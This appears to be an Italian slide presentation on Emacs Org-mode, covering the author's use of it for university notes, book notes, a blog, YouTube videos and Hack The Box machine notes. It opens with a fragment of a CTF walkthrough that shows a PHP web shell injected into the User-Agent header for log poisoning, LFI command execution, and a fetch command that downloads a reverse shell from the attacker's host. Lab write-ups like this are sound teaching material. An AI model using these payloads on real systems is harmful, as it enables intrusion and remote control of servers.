Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_REQUEST['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

Then by accessing the log using the LFI at the following url we are able to execute our own commands

http://poison/browse.php?file=/var/log/httpd-access.log&cmd=whoami

Finally, to get a shell like this, we can use the fetch command as follows

# command
fetch -o /tmp/shell.php http://<our_ip><our_port>/revshell.php
# url encoded
fetch%20-o%20%2ftmp%2fshell.php%20http%3A%2F%2F10.10.14.54%2A8001%2Frevshell.php%20

and then starts listening on a port and access the php shell at the following URI

http://poison/browse.php?file=/tmp/shell.php

Author: Leonardo Tamiano
Created: 2021-05-19 mer 19:56
Emacs 27.2 (Org-mode 9.4.4)
```

file.html

Questa stessa presentazione è stata ottenuta esportando un file .org tramite il pacchetto **ox-reveal**.

```
#+TITLE: Org-Mode
#+AUTHOR: Leonardo Tamiano
#+OPTIONS: num:nil toc:1
#+REVEAL_THEME: cyberpunk
#+REVEAL_TRANS: linear
#+REVEAL_EXTRA_CSS: local.css

☞ Storia...
☞ Che Cos'è Org-mode?...
☞ Use Cases Generali...
☞ Use Cases Personali...
☞ The Org-Mode Markup Language...
☞ Riferimenti...
```

Intro_org_mode.org 310:0 12:19 LF UTF-8 Org (+2)



USE CASES PERSONALI

Personalmente utilizzo org-mode per un sacco di cose.
Tra queste le più importanti attualmente sono:

- Note libri.
- Note università.
- Gestione blog.
- Presentazioni.
- Appunti macchine HTB.
- Gestione video YT.

KNOWLEDGE BASE

UNIVERSITY NOTES

Per ogni materia che studio ho uno o più files .org.

```
uni - adrc           ~/repos/adrc/private/adrc_log.org
uni - agt            ~/repos/agt/agt_log.org
uni - aos            ~/repos/aos/private/aos_log.org
uni - ar             ~/repos/ar/ar_log.org
uni - asd1           ~/repos/asd1/asd1_log.org
uni - asd2           ~/repos/asd2/private/asd2_log.org
uni - cns            ~/university/master/CNS/cns_log.org
uni - ctx            ~/repos/ctx/private/ctx_log.org
uni - ir             ~/repos/ir/ir_log.org
uni - ir project     ~/repos/progettoIR/ir_project.org
uni - isti           ~/repos/isti/private/isti_log.org
uni - isti exercises ~/repos/isti/private/exercises/isti_exercises.org
uni - isti project   ~/repos/isti/private/project/isti_project.org
uni - itdm           ~/repos/itdm/private/itdm_log.org
uni - md             ~/repos/md/private/md_log.org
uni - ml             ~/repos/ml/ml_log.org
uni - mvs            ~/repos/mvs/mvs_log.org
uni - nlp            ~/university/master/NLP/private/nlp_log.org
uni - pw             ~/repos/pw/pw_log.org
uni - sabd           ~/repos/sabd/private/sabd_log.org
uni - sdcc           ~/university/master/SDCC/private/sdcc_log.org
uni - sds            ~/repos/sds/private/sds_log.org
uni - tgdt           ~/repos/tgd/tgd_log.org
uni - thesis         ~/university/master/thesis/master_thesis_log.org
uni - wmr            ~/repos/wmr/wmr_log.org
```

Il file principale di ogni materia contiene i puntatori ai files che contengono gli appunti delle lezioni.

```
#+TITLE: AR - Analisi di Reti
```

```
#+AUTHOR: Leonardo Tamiano
```

```
⊕ Informazioni corso...
```

```
⊕ Log lezioni
```

- ✦ [Lezione 01 - Introduzione...](#)
- ✦ [Lezione 02 - Chiusura Triadica...](#)
- ✦ [Lezione 03 - Partizionamento in Comunità I...](#)
- ✦ [Lezione 04 - Partizionamento in Comunità II...](#)
- ✦ [Lezione 05 - Stabilità in Reti Segnate I...](#)
- ✦ [Lezione 06 - Stabilità in Reti Segnate II...](#)
- ✦ [Lezione 07 - Reti di Informazioni I...](#)
- ✦ [Lezione 08 - Reti di Informazioni II...](#)
- ✦ [Lezione 09 - Cascate Informative I...](#)
- ✦ [Lezione 10 - Cascate Informative II...](#)
- ✦ [Lezione 11 - Popolarità...](#)
- ✦ [Lezione 12 - Processi di Diffusione I...](#)
- ✦ [Lezione 13 - Processi di Diffusione II...](#)
- ✦ [Lezione 14 - Processi di Diffusione III...](#)
- ✦ [Lezione 15 - Ricerca Decentralizzata I...](#)
- ✦ [Lezione 16 - Ricerca Decentralizzata II...](#)
- ✦ [Lezione 17 - Sistemi di Voto I...](#)
- ✦ [Lezione 18 - Sistemi di Voto II...](#)
- ✦ [Lezione 19 - Sistemi di Voto III...](#)

```
#+TITLE: AR - 18 - Sistemi di Voto II
```

```
#+AUTHOR: Leonardo Tamiano
```

```
#+EMAIL: leonardotamiano95@gmail
```

```
#+OPTIONS: d:t H:4 toc:4
```

```
#+HTML_HEAD_EXTRA: <style>pre { font-size: 13px; background-color: #000; color: #bbb; } </style>
```

```
⊕ Lecture Info...
```

```
⊕ Principi per Sistemi di Voto...
```

```
✦ PIIA - Indipendenza Alternative Irrilevanti...
```

```
✦ PU - Principio di Unanimità...
```

```
⊕ Teorema di Arrow...
```

```
✦ Dimostrazione Teorema Arrow...
```

```
✦ Costruzione Profili  $SP_{is}$ ...
```

```
✦ Individuazione del dittatore...
```

```
✦ Il votante  $S_j$  è il dittatore - parte 1:  $S_y, z \in N - \{x\}$ ...
```

```
✦ Il votante  $S_j$  è il dittatore - parte 2:  $S_y \in N - \{x\}, z = x$ ...
```

```
✦ Il votante  $S_j$  è il dittatore - parte 3:  $S_l = j$ ...
```

```
⊕ Teorema del Votante Mediano...
```

```
✦ Esempio...
```

In singoli file vengono poi esportati in formato .html per poterli condividere e per poter leggere meglio le formule matematiche tramite il pacchetto **ox-twbs**.

AR - 18 - Sistemi di Voto II

Lecture Info

- **Data:** [2018-12-17 lun]
- **Capitolo Libro:** [Chapter 23 - Voting](#)
- **Introduzione:** In questa lezione abbiamo introdotto alcune delle caratteristiche che un sistema di voto "buono" dovrebbe avere. Abbiamo poi dimostrato il Teorema di Arrow, che ci dice che l'unico sistema di voto "buono" è la dittatura. Infine, siamo andati oltre Arrow per capire alcune caratteristiche dei sistemi di voto nella realtà.

1 Principi per Sistemi di Voto

La scorsa [lezione](#) abbiamo introdotto due particolari sistemi di voto, e abbiamo fatto vedere che entrambi i sistemi di voto avevano i propri problemi. Iniziamo questa lezione discutendo le caratteristiche che un sistema di voto F "buono" dovrebbe avere.

1.1 PIIA - Indipendenza Alternative Irrilevanti

Intuitivamente diciamo che un sistema di voto F rispetta il principio **PIIA**, o anche *indipendenza dalle alternative irrilevanti*, se nessun partecipante può cambiare alcune delle sue preferenze in modo strategico al fine di cambiare l'ordinamento aggregato calcolato da F . Andiamo adesso a formalizzare tale idea.

Formalmente diciamo che F rispetta **PIIA** se, dato un profilo $P = \{r_1, r_2, \dots, r_k\}$, e date due alternative $y, z \in N$, con $F(P)(y) > F(P)(z)$, per ogni profilo $P' = \{r'_1, r'_2, \dots, r'_k\}$ tale che per ogni $i = 1, \dots, k$ si ha che $r'_i(y) > r'_i(z) \iff r_i(y) > r_i(z)$, allora

$$F(P')(y) > F(P')(z)$$

1.2 PU - Principio di Unanimità

Intuitivamente F rispetta il principio **PU**, o anche *principio di unanimità*, se le scelte prese in modo *unanime* vengono riportate nel voto aggregato finale.

Formalmente, F rispetta **PU** se per ogni profilo $P = \{r_1, \dots, r_k\}$ tale che esistono due alternative y, z su cui tutti i votanti pensano che $r_i(y) > r_i(z)$, $i = 1, \dots, k$, allora

$$F(P)(y) > F(P)(z)$$

2 Teorema di Arrow

Lecture Info

1. Principi per Sistemi di Voto
2. Teorema di Arrow
3. Teorema del Votante Mediano

BOOKS

Durante la lettura ogni tanto mi segno degli appunti in un file .org appropriato.

```
#+TITLE: Books
##AUTHOR: Leonardo Tamiano

+ DONE Algorithms to Live By
- Autore: Brian Christian, Thomas L. Griffiths
- Letture:
  - [2020-12-15 Tue 11:42]/[2020-12-25 ven 11:47]

+ References...
+ Quotes...
+ Notes
+ 01 - Optimal Stopping
  + The Secretary Problem...
  + The Origins of Chess...
  + The 37% rule...
  + Johannes Kepler Search for Love...
  + with Rejection...
  + with Second Chances...
  + Full Information Case...
  + Optimal Stopping in Real Estate...
  + Donald Shoup and Free Parking...
  + Occupancy Rate...
  + Boris Beresovsky and Not Stopping Soon Enough...
  + The Triple or Nothing Game...
+ 02 - Explore/Exploit...
+ 03 - Sorting...
+ 04 - Caching...
+ 05 - Scheduling...
+ 06 - Baye's Rule...
+ 07 - Overfitting...
+ 08 - Relaxation...
+ 09 - Randomness...
+ 10 - Networking...
+ 11 - Game Theory...
+ XX - Conclusions...
```

◀ *scratch* 4:28 All LF UTF-8 Org (+1)

BLOG

La parte principale del mio blog la gestisco tramite un singolo file `.org` tramite il pacchetto `ox-hugo`.

```
#+TITLE: Blog Content
#+STARTUP: content
#+AUTHOR: Leonardo Tamiano
#+HUGO_BASE_DIR: ../
#+HUGO_AUTO_SET_LASTMOD: t
#+OPTIONS: author:nil ^:nil

+ About...
+ Favorites...
+ Reviews...
+ Posts
  :PROPERTIES:...

  ✦ DONE How to manage e-mails in Emacs with Mu4e :emacs:...
  ✦ DONE The Complete Beginners Introduction to Emacs - Part 1/3 - How I use Emacs :emacs:...
  ✦ DONE The Complete Beginners Introduction to Emacs - Part 2/3 - The Basics of Emacs :emacs:...
  ✦ DONE Se questo è un uomo :life:books:...
  ✦ DONE The Complete Beginners Introduction to Emacs - Part 3/3 - A Crash Course on Emacs-Lisp :emacs:...
  ✦ DONE Sulla pigrizia :life:...
  ✦ DONE The Importance of RSS :university:...
  ✦ DONE How I Learned the Power of the Command Line :life:htb:university:...
  ✦ DONE How I Track my Expenses with Ledger :finance:...
  ✦ DONE On Doubly-Linked Lists, and how they are Implemented in the Linux Kernel :data_structures:programming:...
  ✦ DONE Implementing a Crossword Solver in C++ :programming:games:...
  ✦ DONE La tregua :books:life:...
  ✦ DONE Lettera pre COVID-19 :life:...
  ✦ DONE Emacs Baseline-Concepts Tree :tech:emacs:...
  ✦ DONE On the value of Trust :life:relationships:...

+ HTB Writeups...
+ Scratch...
+ Footnotes...
+ COMMENT Local Variables :ARCHIVE:...
```

PRESENTATIONS

Le presentazioni le scrivo tutte in file `.org` e le esporto in `.html` tramite il pacchetto `ox-reveal`.

YOUTUBE

Per gestire i vari video del canale ho un file .org apposito

```
#+TITLE: Youtube Videos Notes
#+AUTHOR: Leonardo Tamiano

# General Info...
# Algoritmi e Strutture Dati...
# Hack The Box

+ DONE HTB 01 - Bashed...
+ DONE HTB 02 - Nibbles...
+ DONE HTB 03 - Poison...
+ DONE HTB 04 - Valentine...
+ DONE HTB 05 - Celestial...
+ TODO HTB ?? - Armageddon...
# Emacs

+ DONE Emacs 01 - Mu4e...
+ DONE Emacs 02 - Introduzione ad Emacs...
+ DONE Emacs 03 - Imparare Emacs...
+ DONE Emacs 04 - Keybinds in Emacs...
+ DONE Emacs 05 - Muoversi in Emacs...
+ DONE Emacs 06 - Frames, Windows e Buffers in Emacs...
+ TBD - Pentesting with Emacs...
+ TBD - Regions...
# Org-Mode
+ TODO Org-Mode 01 - Introduzione ad Org-Mode...
# University...
# Books...
# Scripting...
# Misc...
# Archived...
# Scratch...
```

youtube.org 385:4 All LF UTF-8 Org (+1)

HACK THE BOX

Per gestire gli appunti delle varie macchine su Hack The Box ho vari .org files.

```
#+TITLE: HTB - Notes
#+AUTHOR: Leonardo Tamiano

+ commands

+ Reverse...
+ Enumeration...
+ General...
+ Linux...
+ Windows...
+ Databases...
+ Web Apps...
+ Steganography...
+ Binary exploitation...
+ resources...
+ challenges...
+ machines

+ Bashed
- Default IP: 10.10.10.68
- Video: HTB\_01 - Bashed walkthrough \(ita\)

+ Nibbles
- Default IP: 10.10.10.75
- Video: Hack The Box - Nibbles walkthrough \(easy ITA\)

+ Poison...
+ Valentine...
+ Armageddon
+ Chatterbox...
+ Celestial
```

Main org-file

```
#+TITLE: HTB - Bashed
#+AUTHOR: Leonardo Tamiano
#+HTML_HEAD_EXTRA: <style>pre { background-color: #000; color: #bbb; } </style>

+ Basic Info...
+ Enumeration :noexport:
+ nmap
+ nmap bashed...
+ nmap -sC -sV bashed...
+ nmap -p- bashed...
+ dirsearch
+ python3 dirsearch.py -r -u http://bashed -e php,txt...
+ priv esc
+ www
+ user flag...
+ sudo -l...
+ scriptmanager
+ root flag...
+ Walkthrough...
+ Using CVE-2017-16995 ...
+ Flags :noexport:...
```

Org-file per macchina

THE ORG-MODE MARKUP LANGUAGE

Gli elementi principali che formano la **org-mode markup language** sono molto semplici, e possono essere visualizzati a seguire

```
* This Is A Heading
```

```
** This Is A Sub-Heading
```

```
*** And A Sub-Sub-Heading
```

```
Paragraphs are separated by at least one empty line.
```

```
*bold* /italic/ underlined +strikethrough =monospaced=
```

```
[[http://Karl-Voit.at][Link description]]
```

```
http://Karl-Voit.at → link without description
```

```
- list item
```

```
  - sub-item
```

```
    1. also enumerated
```

```
- [ ] yet to be done
```

```
- [X] item which is done
```

```
: Simple pre-formatted text such as for source code.
```

Source: [karl-voit - Org Mode Is One of the Most Reasonable Markup Languages to Use for Text](#)

RIFERIMENTI

- [orgmode](#), official site.
- [worg](#), org-mode community resources.
- [Rainer König](#), tutorial su org-mode.

